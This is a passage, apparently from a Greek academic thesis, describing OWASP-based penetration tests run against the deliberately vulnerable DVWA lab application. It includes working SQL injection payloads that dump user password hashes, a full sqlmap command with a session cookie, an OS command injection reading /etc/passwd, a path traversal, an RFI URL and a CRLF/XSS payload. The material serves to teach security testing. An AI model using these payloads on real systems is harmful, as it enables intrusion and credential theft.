
Ο εξεταστής θα προσπαθήσει να εκμεταλλευτεί το γεγονός ότι δεν φιλτράρεται η μεταβλητή $id και υποβάλλεται ως έχει στο ερώτημα της βάσης δεδομένων.

Στο πεδίο User ID εισάγει αρχικά την τιμή 1 και πατάει το Submit. Η εφαρμογή έχει προγραμματισθεί να επιστρέφει τα στοιχεία του χρήστη με κωδικό που λαμβάνει από το πεδίο κειμένου. Έτσι, επιστρέφεται η τιμή 1.

Εάν εισάγει την τιμή:

```
%' or '0'='0
```

τότε θα επιστραφούν όλοι οι χρήστες της εφαρμογής.



Εικόνα 44: Παράδειγμα εκτέλεσης SQL injection

Στον παρακάτω πίνακα προβάλλονται οι τιμές που μπορεί να εισάγει στο πεδίο ο εξεταστής και οι πληροφορίες που μπορεί να εξάγει[66]:

Τιμή εισόδου	**Πληροφορία**
%' or 0=0 union select null, version() #	Έκδοση Β.Δ. στην τελευταία εγγραφή στο πεδίο Surname
%' or 0=0 union select null, user() #	root@localhost . Το όνομα χρήστη που εκτέλεσε την εντολή PHP
%' or 0=0 union select null, database() #	Dvwa . Το όνομα της ΒΔ
%' and 1=0 union select null, table_name from information_schema.tables #	Όλοι οι πίνακες στη ΒΔ INFORMATION_SCHEMA. Παρέχει πληροφορίες για όλες τις ΒΔ της MySQL
%' and 1=0 union select null, table_name from information_schema.tables where table_name like 'user%'#	Όλοι οι πίνακες στο INFORMATION_SCHEMA που ξεκινούν με “user”
%' and 1=0 union select null, concat(table_name,0x0a,column_name) from information_schema.columns where table_name	Όλες οι στήλες του πίνακα users (user_id, first_name, last_name, user and Password)

[66] Computer Security Student, Manual SQL Injection. Διαθέσιμο: https://computersecuritystudent.com/SECURITY_TOOLS/DVWA/DVWAv107/lesson6/index.html (13 Φεβρουαρίου 2019)

= 'users' #	
%' and 1=0 union select null, concat(first_name,0x0a,last_name,0x0a,user,0x0a, password) from users #	Όλοι οι λογαριασμοί χρηστών με τους κωδικούς σε μορφή hash

Κατόπιν των ανωτέρω, όλοι οι έλεγχοι χαρακτηρίζονται **Fail**.

Έπειτα από την ανωτέρω επίθεση ο εξεταστής θα επιλέξει από το μενού το "SQL injection (Blind)". Έπειτα, θα εκτελέσει το εργαλείο SqlMap. Στις παραμέτρους θα εισάγει τις παρακάτω τιμές:


-page: `"http://192.168.2.6/dvwa/vulnerabilities/sqli_blind/?id=1&Submit=Submit#"`

-parameters: `--batch --cookie="security=low; PHPSESSID=isrgvonm7su3msogigptabcmt5" -b --current-db --current-user`

Πατώντας το κουμπί Execute θα εκτελεστεί η παρακάτω εντολή:

```
D:\python26\python.exe C:\Users\Microsoft Experts\Downloads\sqlmapproject-sqlmap-1.3.2-4-gf9ee0f4\sqlmapproject-sqlmap-f9ee0f4\sqlmap.py
 -u "http://192.168.2.6/dvwa/vulnerabilities/sqli_blind/?id=1&Submit=Submit#"  --batch --cookie="security=low; PHPSESSID=isrgvonm7su3msogigptabcmt5"  -b  --current-db  --current-user
```

Η SqlMap είναι ιδιαίτερα χρήσιμο λογισμικό Python με το οποίο μπορούμε να διεξάγουμε επιθέσεις τύπου Blind Sql injection. Το πρόγραμμα πειραματίζεται με την αποστολή διάφορων τιμών στις παραμέτρους του URL και εντοπίζει τις ευπάθειες της εφαρμογής. Στην παρακάτω εικόνα παρατηρούμε ότι το SqlMap επέστρεψε τον τρέχον χρήστη και το όνομα της τρέχουσας Βάσης Δεδομένων.



Εικόνα 45: Επίθεση SQL injection (Blind)

Κατόπιν των ανωτέρω οι έλεγχοι θα χαρακτηριστούν **Fail**. Ο έλεγχος που αφορά τις Αποθηκευμένες Διαδικασίες (Stored Procedures), λόγω της έλλειψης γνώσης σχετικά με την υλοποίηση της ΒΔ χαρακτηρίζεται **Ignore**.

8.6. Έλεγχος για LDAP injection

Α. Περιγραφή

Σε αυτή την ενότητα παρατίθενται οι οδηγίες ελέγχου διείσδυσης του οργανισμού OWASP με κωδικό OTG-INPVAL-006[67] - Παράρτημα Α: Κεφάλαιο 7.6.

Το πρωτόκολλο Lightweight Directory Access Protocol (LDAP) είναι ένα ανοιχτό πρωτόκολλο εφαρμογών που κάνει χρήση του επιπέδου IP και επιτρέπει την πρόσβαση και διατήρηση πληροφοριών σε καταλόγους που αποθηκεύουν δεδομένα σχετικά με τους χρήστες, τα συστήματα και τα δίκτυα[68]. Χρησιμοποιείται σε διαδικασίες αυθεντικοποίησης ή αναζήτησης πληροφοριών χρηστών ενός οργανισμού. Ένας κακόβουλος χρήστης θα μπορούσε, παραποιώντας τις παραμέτρους εισόδου, να εκτελέσει επίθεση στο LDAP προκαλώντας διαρροή, παραποίηση ή εισαγωγή πληροφοριών στο σύστημα. Ο στόχος των επιθέσεων LDAP injection είναι η εισαγωγή LDAP φίλτρων αναζήτησης σε ένα ερώτημα που θα εκτελεστεί από την εφαρμογή.

Β. Έλεγχος με την εφαρμογή PenetrationTesting – Έλεγχος DVWA

1. Ενέργειες: **Καρτέλα** "Έλεγχος Δεδομένων Εισόδου" / **Ενότητα** "Έλεγχος για LDAP injection".
2. Έπειτα, στους ελέγχους "Φίλτρα Αναζήτησης" και "Σύνδεση χρηστών" ο εξεταστής αξιοποιώντας το εργαλείο περιήγησης "Simple Browser" (περιήγηση/HTTP/Cookies/Source), υποβάλλει τα ανάλογα αιτήματα (URL) ακολουθώντας τις οδηγίες που περιλαμβάνονται στο πεδίο Guidelines του κάθε ελέγχου. Σε περίπτωση που εντοπίσει κάποια ευπάθεια χαρακτηρίζει τον εκάστοτε έλεγχο ως Fail.
3. Κατά τη διαδικασία ελέγχου της εφαρμογής DVWA ο εξεταστής χαρακτηρίζει τον έλεγχο ως **Ignore** καθώς δεν υποστηρίζεται η τεχνολογία LDAP από την εφαρμογή.

8.7. Έλεγχος για ORM injection

Α. Περιγραφή

[67] O.W.A.S.P., Κωδικός ελέγχου OTG-INPVAL-006. Διαθέσιμο : https://www.owasp.org/index.php/Testing_for_LDAP_Injection_(OTG-INPVAL-006) (13 Φεβρουαρίου 2019)

[68] Wikipedia, Lightweight Directory Access Protocol. Διαθέσιμο: https://en.wikipedia.org/wiki/Lightweight_Directory_Access_Protocol (13 Φεβρουαρίου 2019)

Σε αυτή την ενότητα παρατίθενται οι οδηγίες ελέγχου διείσδυσης του οργανισμού OWASP με κωδικό OTG-INPVAL-007[69] - Παράρτημα Α: Κεφάλαιο 7.7.

Οι επιθέσεις τύπου έγχυσης ORM (Object Relational Mapping tool) γίνονται ενάντια σε μοντέλα Data Access Object (πχ EntityFramework) και ακολουθούν την ίδια λογική με τις επιθέσεις SQL injection. Τα παραγόμενα αντικείμενα μπορεί να χρησιμοποιούν SQL και να είναι ευπαθή αν δεν φιλτράρουν τα δεδομένα εισόδου του χρήστη.

Β. Έλεγχος με την εφαρμογή PenetrationTesting – Έλεγχος DVWA

1. Ενέργειες: **Καρτέλα** "Έλεγχος Δεδομένων Εισόδου" / **Ενότητα** "Έλεγχος για ORM injection".
2. Έπειτα, στον έλεγχο "Ευπάθεια σε ORM" ο εξεταστής αξιοποιώντας το εργαλείο περιήγησης "Simple Browser" (περιήγηση/HTTP/Cookies/Source), υποβάλλει τα ανάλογα αιτήματα (URL), ακολουθώντας τις οδηγίες που περιλαμβάνονται στο πεδίο Guidelines του ελέγχου. Σε περίπτωση που εντοπίσει κάποια ευπάθεια χαρακτηρίζει τον έλεγχο ως Fail.
3. Κατά τη διαδικασία ελέγχου της εφαρμογής DVWA ο εξεταστής χαρακτηρίζει τον έλεγχο ως **Ignore** καθώς δεν υποστηρίζεται η τεχνολογία ORM από την εφαρμογή.

8.8. Έλεγχος για έγχυση κώδικα

Α. Περιγραφή

Σε αυτή την ενότητα παρατίθενται οι οδηγίες ελέγχου διείσδυσης του οργανισμού OWASP με κωδικό OTG-INPVAL-012[70] - Παράρτημα Α: Κεφάλαιο 7.8


Οι έλεγχοι έγχυσης κώδικα εξετάζουν τη πιθανότητα ένας κακόβουλος χρήστης να εισάγει κώδικα, ο οποίος θα εκτελεστεί από την εφαρμογή είτε ως δυναμικός κώδικας είτε ως ενσωματωμένο αρχείο.

Β. Έλεγχος με την εφαρμογή PenetrationTesting – Έλεγχος DVWA

[69] O.W.A.S.P., Κωδικός ελέγχου OTG-INPVAL-007. Διαθέσιμο : https://www.owasp.org/index.php/Testing_for_ORM_Injection_(OTG-INPVAL-007) (13 Φεβρουαρίου 2019)

[70] O.W.A.S.P., Κωδικός ελέγχου OTG-INPVAL-012. Διαθέσιμο : https://www.owasp.org/index.php/Testing_for_Code_Injection_(OTG-INPVAL-012) (13 Φεβρουαρίου 2019)

1. Ενέργειες: **Καρτέλα** "Έλεγχος Δεδομένων Εισόδου" / **Ενότητα** "Έλεγχος για έγχυση κώδικα".
2. Έπειτα, στους ελέγχους Α) "Έλεγχος ευπάθειας έγχυσης", Β) "Έλεγχος για συμπερίληψη τοπικών αρχείων" και Γ) "Έλεγχος συμπερίληψης απομακρυσμένου αρχείου" (Remote File Inclusion-RFI) ο εξεταστής αξιοποιώντας το εργαλείο περιήγησης "Simple Browser" (περιήγηση/HTTP/Cookies/Source), υποβάλλει τα ανάλογα αιτήματα (URL) ακολουθώντας τις οδηγίες που περιλαμβάνονται στο πεδίο Guidelines του κάθε ελέγχου. Επίσης, χρήσιμη είναι και η εκτέλεση του εργαλείου ZAP του OWASP. Σε περίπτωση που εντοπίσει κάποια ευπάθεια χαρακτηρίζει τον εκάστοτε έλεγχο ως Fail.
3. Για τον έλεγχο της εφαρμογής DVWA, ο εξεταστής εκτελεί το λογισμικό ZAP του OWASP. Μετά τη σάρωση της εφαρμογής προκύπτει ευπάθεια Remote File Inclusion σε ένα URL. Κατόπιν τούτου ο έλεγχος Γ χαρακτηρίζεται ως **Fail**.



Εικόνα 46: Εντοπισμός ευπάθειας RFI από το ZAP

4. Επίσης, έπειτα από την εκτέλεση του ελέγχου 6.1 ο χρήστης μπορεί να προκαλέσει ανάγνωση του αρχείου ../../../../etc/passwd. Επομένως, ο έλεγχος Β χαρακτηρίζεται ως **Fail**.
5. Κατά την εκτέλεση του ελέγχου Α, επισκέπτεται τη διεύθυνση http://192.168.2.4/dvwa/vulnerabilities/fi/?page=http://192.168.2.4/images/owasp.png , στην οποία δεν λαμβάνει απόκριση από το web server. Κατόπιν τούτου ο έλεγχος χαρακτηρίζεται **Pass.**

8.9. Έλεγχος για έγχυση εντολών λειτουργικού συστήματος

Α. Περιγραφή

Σε αυτή την ενότητα παρατίθενται οι οδηγίες ελέγχου διείσδυσης του οργανισμού OWASP με κωδικό OTG-INPVAL-013[71] - Παράρτημα Α: Κεφάλαιο 7.9.

Στην περίπτωση αυτού του ελέγχου εξετάζεται η δυνατότητα έγχυσης εντολών λειτουργικού συστήματος μέσω μιας αίτησης HTTP. Αν το σύστημα δεν ελέγξει την είσοδο δεδομένων χρήστη για ύποπτα δεδομένα, σύμφωνα με τον OWASP, ο εισβολέας μπορεί να εκτελέσει εντολές λειτουργικού συστήματος, να ανεβάσει κακόβουλο λογισμικό ή ακόμα και να αποκτήσει κωδικούς.


Β. Έλεγχος με την εφαρμογή PenetrationTesting

1. Ενέργειες: **Καρτέλα** "Έλεγχος Δεδομένων Εισόδου" / **Ενότητα** "Έλεγχος για έγχυση εντολών λειτουργικού συστήματος".
2. Έπειτα, στους ελέγχους "Περίπτωση χαρακτήρα |" και "Περίπτωση χαρακτήρα ;" ο εξεταστής αξιοποιώντας το εργαλείο περιήγησης "Simple Browser" (περιήγηση/HTTP/Cookies/Source), υποβάλλει τα ανάλογα αιτήματα (URL) ακολουθώντας τις οδηγίες που περιλαμβάνονται στο πεδίο Guidelines του κάθε ελέγχου. Σε περίπτωση που εντοπίσει κάποια ευπάθεια χαρακτηρίζει τον εκάστοτε έλεγχο ως Fail.
3. Για την εξέταση της εφαρμογής dvwa, με τη χρήση του εργαλείου Simple Browser ο εξεταστής μεταβαίνει στη διεύθυνση http://192.168.1.9/dvwa/vulnerabilities/exec και στο πεδίο κειμένου “Enter an IP address below:” γράφει το παρακάτω κείμενο και πατάει Submit:

   ```
   192.168.1.106; cat /etc/passwd
   ```

   Άμεσα θα προβληθεί το παρακάτω πλαίσιο:

[71] O.W.A.S.P., Κωδικός ελέγχου OTG-INPVAL-013. Διαθέσιμο : https://www.owasp.org/index.php/Testing_for_Command_Injection_(OTG-INPVAL-013) (13 Φεβρουαρίου 2019)



Εικόνα 47: Εκτέλεση επίθεσης με έγχυση εντολών λειτουργικού συστήματος

Η εκτέλεση της ανωτέρω εντολής είχε ως συνέπεια το σύστημα να προβάλλει τα περιεχόμενα του αρχείου /etc/passwd. Κατόπιν τούτου οι έλεγχοι χαρακτηρίζονται ως **Fail**.

8.10. Έλεγχος για διαίρεση/παραποίηση HTTP

Α. Περιγραφή

Σε αυτή την ενότητα παρατίθενται οι οδηγίες ελέγχου διείσδυσης του οργανισμού OWASP με κωδικό OTG-INPVAL-016[72] - Παράρτημα Α: Κεφάλαιο 7.10.

Σε αυτόν τον έλεγχο εξετάζονται οι περιπτώσεις επίθεσης σε διάφορες λειτουργίες του πρωτοκόλλου HTTP.

Β. Έλεγχος με την εφαρμογή PenetrationTesting – Έλεγχος DVWA

1. Ενέργειες: **Καρτέλα** "Έλεγχος Δεδομένων Εισόδου" / **Ενότητα** "Έλεγχος για διαίρεση/παραποίηση HTTP".
2. Έπειτα, στους ελέγχους Α "HTTP Διαίρεση (HTTP Splitting)" και "Λαθραία εισαγωγή HTTP (HTTP Smuggling)" ο εξεταστής αξιοποιώντας το εργαλείο "HTTP Analyzer" για να υποβάλλει τις κατάλληλες HTTP αιτήσεις αλλά και χρησιμοποιώντας υποστηρικτικά το εργαλείο περιήγησης "Simple Browser" (περιήγηση/HTTP/Cookies/Source), μπορεί να εποπτεύσει τις επικεφαλίδες

[72] O.W.A.S.P., Κωδικός ελέγχου OTG-INPVAL-016. Διαθέσιμο : https://www.owasp.org/index.php/Testing_for_HTTP_Splitting/Smuggling_(OTG-INPVAL-016) (13 Φεβρουαρίου 2019)

Location και Pragma ακολουθώντας τις οδηγίες που περιλαμβάνονται στο πεδίο Guidelines του κάθε ελέγχου. Σε περίπτωση που εντοπίσει κάποια ευπάθεια χαρακτηρίζει τον εκάστοτε έλεγχο ως Fail.

3. Για την εξέταση του ελέγχου Α στην εφαρμογή DVWA, ο εξεταστής ανοίγει το εργαλείο HTTP Analyzer και αποστέλλει ένα αίτημα POST, στο οποίο εισάγει την επικεφαλίδα Pragma:no-cache και εισάγοντας είτε σε μία παράμετρο URL είτε σε μια μεταβλητή του cookie την τιμή:
   `%0d%0aContent-Type: text/html%0d%0aHTTP/1.1 200 OK%0d%0a Content-Type: text/html%0d%0a%0d%0a%3Cscript%3Ealert(1)%3C/script% 3E`[73]
   Σε περίπτωση που ο web server δεν φιλτράρει το περιεχόμενο της location τότε πιθανόν να εκτελούνταν η javascript εντολή και να εμφάνιζε το αναδυόμενο παράθυρο με το μήνυμα alert. Και στους δύο ελέγχους η εφαρμογή DVWA φιλτράρει επιτυχώς την ανωτέρω συμβολοσειρά και επομένως οι έλεγχοι χαρακτηρίζονται **Pass**.

[73] Acunetix, CRLF Injection attacks and HTTP Response Splitting. Διαθέσιμο: https://www.acunetix.com/websitesecurity/crlf-injection/ (13 Φεβρουαρίου 2019)

9. Έλεγχος χειρισμού σφαλμάτων

9.1. Έλεγχος κώδικα σφάλματος

Α. Περιγραφή

Σε αυτή την ενότητα παρατίθενται οι οδηγίες ελέγχου διείσδυσης του οργανισμού OWASP με κωδικό OTG-ERR-001[74] - Παράρτημα Α: Κεφάλαιο 8.1.

Ο έλεγχος των σφαλμάτων κάθε εφαρμογής μπορεί να αποκαλύψει πλήθος πολύτιμων πληροφοριών για τον εξεταστή αλλά και για έναν κακόβουλο χρήστη.

Στο παράρτημα Α της παρούσης περιλαμβάνονται πίνακες με παραδείγματα σφαλμάτων που παραθέτει ο OWASP ανά τεχνολογία καθώς και οι ερμηνείες κάθε σφάλματος.

Β. Έλεγχος με την εφαρμογή PenetrationTesting – Έλεγχος DVWA

1. Ενέργειες: **Καρτέλα** "Έλεγχος χειρισμού σφαλμάτων" / **Ενότητα** "Έλεγχος κώδικα σφάλματος".
2. Έπειτα, στον έλεγχο "Έλεγχος κώδικα σφάλματος" ο εξεταστής αξιοποιώντας το εργαλείο περιήγησης "Simple Browser" (περιήγηση/HTTP/Cookies/ Source), προσπαθεί να προκαλέσει σφάλματα στην εφαρμογή και να μελετήσει τον τρόπο χειρισμού τους. Αν η εφαρμογή προβάλλει λεπτομέρειες σχετικές με τα σφάλματα ή επιπρόσθετα σχετικές πληροφορίες με τα ίχνη στοίβας τότε χαρακτηρίζει τον έλεγχο ως Fail.
3. Κατά την εξέταση της εφαρμογής DVWA, ο εξεταστής εκτελεί μια σάρωση χρησιμοποιώντας το εργαλείο ZAP του OWASP. Μετά τη σάρωση προκύπτουν 65 URL που φέρονται ευπαθή στον τρέχον έλεγχο. Έπειτα από χειροκίνητη ανάλυση όλων δεν προέκυψε κάποια απειλή και επομένως ο έλεγχος χαρακτηρίζεται **Pass**.

9.2. Έλεγχος για Ίχνη Στοίβας (Stack Traces)

Α. Περιγραφή

Σε αυτή την ενότητα παρατίθενται οι οδηγίες ελέγχου διείσδυσης του οργανισμού OWASP με κωδικό OTG-ERR-002[75] - Παράρτημα Α: Κεφάλαιο 8.2.

[74] O.W.A.S.P., Κωδικός ελέγχου OTG-ERR-001. Διαθέσιμο : https://www.owasp.org/index.php/Testing_for_Error_Code_(OTG-ERR-001) (13 Φεβρουαρίου 2019)

Σύμφωνα με τον OWASP, τα ίχνη στοίβας (stack traces) δεν μπορούν να γίνουν αντικείμενο εκμετάλλευσης από έναν εισβολέα αλλά κρύβουν πολύτιμες πληροφορίες που θα μπορούσαν να βοηθήσουν επιπρόσθετα την προετοιμασία της επίθεσης.

Τα ίχνη στοίβας μπορεί να περιέχουν εσωτερικές απόρρητες διεργασίες μιας εφαρμογής ενώ συνήθως προβάλλονται όταν προκαλείται ένα σφάλμα στην εφαρμογή.

Β. Έλεγχος με την εφαρμογή PenetrationTesting

1. Ενέργειες: **Καρτέλα** "Ελεγχος χειρισμού σφαλμάτων" / **Ενότητα** "Έλεγχος για Ίχνη Στοίβας (Stack Traces)".
2. Έπειτα, στον έλεγχο "Μελέτη Ιχνών Στοίβας" ο εξεταστής αξιοποιώντας το εργαλείο περιήγησης "Simple Browser" (περιήγηση/HTTP/Cookies/Source), προσπαθεί να προκαλέσει σφάλματα στην εφαρμογή και να μελετήσει τον τρόπο χειρισμού τους. Αν η εφαρμογή προβάλλει λεπτομέρειες σχετικές με ίχνη στοίβας τότε χαρακτηρίζει τον έλεγχο ως Fail.
3. Η εφαρμογή DVWA ελέγχθηκε με το εργαλείο ZAP και διαπιστώθηκε ότι δεν περιλαμβάνει ευπάθεια Stack Traces και ως εκ τούτου ο έλεγχος χαρακτηρίζεται **Pass**.

[75] O.W.A.S.P., Κωδικός ελέγχου OTG-ERR-002. Διαθέσιμο : https://www.owasp.org/index.php/Testing_for_Stack_Traces_(OTG-ERR-002) (13 Φεβρουαρίου 2019)

10. Έλεγχος επιχειρησιακής λογικής

10.1. Έλεγχος επιχειρησιακής λογικής ελέγχου δεδομένων

Α. Περιγραφή

Σε αυτή την ενότητα παρατίθενται οι οδηγίες ελέγχου διείσδυσης του οργανισμού OWASP με κωδικό OTG-BUSLOGIC-001[76] - Παράρτημα Α: Κεφάλαιο 9.1.

Κάθε εφαρμογή πρέπει να επιβάλλει έλεγχο των εισερχόμενων/εξερχόμενων δεδομένων και από την πλευρά του πελάτη αλλά και από την πλευρά του server.

Σύμφωνα με τον OWASP, η Boundary Value Analysis είναι μια τεχνική που χρησιμοποιείται για την εύρεση σφαλμάτων στα όρια μιας τιμής. Για παράδειγμα αν μια εφαρμογή αναζητήσει τον Αριθμό Ταυτότητας, με την BVA ελέγχεται η μορφή της τιμής, το πλήθος των στοιχείων, το πλήθος των μηδενικών, η ομαδοποίηση των ψηφίων, αλλά και αν η ταυτότητα έχει απενεργοποιηθεί.

Υπάρχουν ευπάθειες που εστιάζουν περισσότερο στα λογικά δεδομένα και όχι τόσο στην πρόκληση επιθέσεων στην επιχειρησιακή λογική. Ως παράδειγμα ο OWASP παραθέτει τις εταιρίες πιστωτικών καρτών που ενημερώνουν τις πληρωμές των πιστωτικών καρτών τη νύχτα. Έτσι, αν ένας πελάτης έχει προσθέσει χρήματα στο λογαριασμό του κατά τη διάρκεια της μέρας και χρησιμοποιήσει την πιστωτική του κάρτα σε πολλές περιοχές σε σύντομο χρονικό διάστημα, τότε είναι πιθανό να ξεπεραστεί το όριο και να μπλοκαριστούν οι αγορές του καθώς λαμβάνονται υπόψη τα δεδομένα της προηγούμενης νύχτας.

Β. Έλεγχος με την εφαρμογή PenetrationTesting – Έλεγχος DVWA

1. Ενέργειες: **Καρτέλα** "Έλεγχος επιχειρησιακής λογικής" / **Ενότητα** "Έλεγχος επιχειρησιακής λογικής ελέγχου δεδομένων".
2. Έπειτα, στον έλεγχο "Έλεγχος δεδομένων εισόδου" ο εξεταστής αξιοποιώντας το εργαλείο περιήγησης "Simple Browser" (περιήγηση/HTTP/Cookies/Source), περιηγείται στην εφαρμογή προσπαθώντας να εντοπίσει σημεία εισόδου δεδομένων χρηστών. Όπου τα εντοπίζει ανοίγει το εργαλείο "Collect user data entry locations in Web App" προκειμένου να τα καταχωρήσει. Τέλος, προσπαθεί με χρήση του εργαλείου "HTTP Analyzer" να ελέγξει αν μεταφέρονται μέσω αιτημάτων HTTP,

[76] O.W.A.S.P., Κωδικός ελέγχου OTG-BUSLOGIC-001. Διαθέσιμο : https://www.owasp.org/index.php/Test_business_logic_data_validation_(OTG-BUSLOGIC-001) (13 Φεβρουαρίου 2019)

μεταβλητές και να εισάγει λανθασμένες τιμές παρατηρώντας τη συμπεριφορά του συστήματος. Σε περίπτωση εντοπισμού ευπάθειας τότε χαρακτηρίζει τον έλεγχο ως Fail.

3. Κατά την εξέταση της εφαρμογής DVWA από τον εξεταστή με χρήση του εργαλείου “Simple Browser” και τα βήματα του ελέγχου που περιλαμβάνονται στον έλεγχο 10.2 διαπιστώθηκε ότι η εφαρμογή δεν φέρει την εξεταζόμενη ευπάθεια και ο έλεγχος χαρακτηρίζεται **Pass**.

10.2. Έλεγχος ικανότητας παραποίησης αιτήσεων

Α. Περιγραφή

Σε αυτή την ενότητα παρατίθενται οι οδηγίες ελέγχου διείσδυσης του οργανισμού OWASP με κωδικό OTG-BUSLOGIC-002[77] - Παράρτημα Α: Κεφάλαιο 9.2.

Ένας κακόβουλος χρήστης μπορεί να χρησιμοποιήσει ένα λογισμικό proxy με το οποίο να υποβάλλει παραποιημένες αιτήσεις απευθείας στο server με αιτήματα POST/GET που περιέχουν τιμές που προφυλάσσονται ή που δεν αναμένονται από την επιχειρησιακή λογική των εφαρμογών. Για παράδειγμα θα μπορούσε να τροποποιηθεί μια παράμετρος με συνέπεια την εμφάνιση μιας κρυφής οθόνης προγραμματιστή.


Αυτή η εκμετάλλευση της επιχειρησιακής λογικής των εφαρμογών πρέπει να αποτρέπεται την εκτέλεση λογικών ελέγχων επί των αιτήσεων.

Β. Έλεγχος με την εφαρμογή PenetrationTesting – Έλεγχος DVWA

